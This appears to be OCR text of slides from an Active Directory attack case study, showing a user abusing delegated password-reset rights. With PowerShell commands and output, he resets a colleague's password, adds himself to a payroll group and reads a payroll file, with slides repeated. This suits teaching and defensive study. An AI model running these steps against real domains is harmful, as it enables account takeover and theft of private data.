
10. So…. Let’s reset Julies password!



```
PS C:\Users\bob> Set-DomainUserPassword -Identity Julie -AccountPassword (ConvertTo-SecureString -As
PlainText "P@ssw0rd!!" -Force)
PS C:\Users\bob> runas /user:"parent\julie" powershell.exe
Enter the password for parent\julie:
Attempting to start powershell.exe as user "parent\julie" ...
PS C:\Users\bob>
```

# Case Study: Lateral Thinking

10. So…. Let’s reset Julies password!




```
PS C:\Users\bob> Set-DomainUserPassword -Identity Julie -AccountPassword (ConvertTo-SecureString -As
PlainText "P@ssw0rd!!" -Force)
PS C:\Users\bob> runas /user:"parent\julie" powershell.exe
Enter the password for parent\julie:
Attempting to start powershell.exe as user "parent\julie" ...
PS C:\Users\bob>
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> whoami
parent\julie
PS C:\WINDOWS\system32>
```

# Case Study: Lateral Thinking


11. Now to add ourselves (Bob) to the *outsource_payroll* group using Julies freshly reset credentials



```
PS C:\Users\bob> $juliepass = ConvertTo-SecureString 'P@ssw0rd!!' -AsPlainText -Force
PS C:\Users\bob> $creds = New-Object System.Management.Automation.PSCredential('PARENT\Julie', $juliepass)
PS C:\Users\bob> Add-DomainGroupMember -Identity 'outsource_payroll' -Members 'bob' -Credential $creds
```


# Case Study: Lateral Thinking

11. Now to add ourselves (Bob) to the *outsource_payroll* group using Julies freshly reset credentials



```
PS C:\Users\bob> $juliepass = ConvertTo-SecureString 'P@ssw0rd!!' -AsPlainText -Force
PS C:\Users\bob> $creds = New-Object System.Management.Automation.PSCredential('PARENT\Julie', $juliepass)
PS C:\Users\bob> Add-DomainGroupMember -Identity 'outsource_payroll' -Members 'bob' -Credential $creds
```


12. Let's check to see if Bob is now a member of the *outsource_payroll* group



```
PS C:\Users\bob> Get-DomainGroupMember -Identity 'outsource_payroll'


GroupDomain             : parent.local
GroupName               : outsource_payroll
GroupDistinguishedName  : CN=outsource_payroll,OU=Groups,OU=Outsourced,DC=parent,DC=local
MemberDomain            : parent.local
MemberName              : Nick
MemberDistinguishedName : CN=Nick,OU=Payroll,OU=Outsourced,DC=parent,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-3511941916-3214777232-430189679-1120

GroupDomain             : parent.local
GroupName               : outsource_payroll
GroupDistinguishedName  : CN=outsource_payroll,OU=Groups,OU=Outsourced,DC=parent,DC=local
MemberDomain            : parent.local
MemberName              : Bob
MemberDistinguishedName : CN=Bob,OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-3511941916-3214777232-430189679-1105
```

# Case Study: Lateral Thinking


13. Let’s check to see if we can now view \\file01.parent.local\shared\payroll as Bob



```
PS C:\Users\bob> get-acl \\file01.parent.local\shared\payroll | fl


Path   : Microsoft.PowerShell.Core\FileSystem::\\file01.parent.local\shared\payroll
Owner  : BUILTIN\Administrators
Group  : PARENT\Domain Users
Access : CREATOR OWNER Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         PARENT\outsource_payroll Allow  Modify, Synchronize
Audit  :
Sddl   : O:BAG:DUD:PAI(A;OICIIO;FA;;;CO)(A;OICI;FA;;;SY)(A;OICI;FA;;;BA)(A;OICI;0x1301bf;;;S-1-5-21-351194191
         6-3214777232-430189679-1118)
```

# Case Study: Lateral Thinking


13. Let’s check to see if we can now view \\file01.parent.local\shared\payroll as Bob



```
PS C:\Users\bob> get-acl \\file01.parent.local\shared\payroll | fl


Path   : Microsoft.PowerShell.Core\FileSystem::\\file01.parent.local\shared\payroll
Owner  : BUILTIN\Administrators
Group  : PARENT\Domain Users
Access : CREATOR OWNER Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         PARENT\outsource_payroll Allow  Modify, Synchronize
Audit  :
Sddl   : O:BAG:DUD:PAI(A;OICIIO;FA;;;CO)(A;OICI;FA;;;SY)(A;OICI;FA;;;BA)(A;OICI;0x1301bf;;;S-1-5-21-351194191
         6-3214777232-430189679-1118)



PS C:\Users\bob> dir \\file01.parent.local\shared\payroll


    Directory: \\file01.parent.local\shared\payroll


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       01/05/2018     10:55            185 Secret.txt
```


# Case Study: Lateral Thinking

14. Bob has the secrets!



```
PS C:\Users\bob> whoami
parent\bob
PS C:\Users\bob> cat \\file01.parent.local\shared\payroll\Secret.txt
Title,Fname,Lname,Pay Grade,Salary P/A,Review
Miss,Laura,Smith,A,"55,000",Jul-18
Miss,Sarah,Dunlop,A,"55,000",Dec-18
Mr,Bob,Smith,F,"13,000",Jan-19
Mr,Steven,Jones,D,"33,500",Sep-18
```

# Case Study: Summary




Bob

\\file01.parent.local
\shared

\\file01.parent.local
\shared\payroll

# Case Study: Summary




**Bob**

**It_services**

**It_services has reset password permission over** *OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local*

**\\file01.parent.local\shared**

# Case Study: Summary



Reset password for Julie

Bob

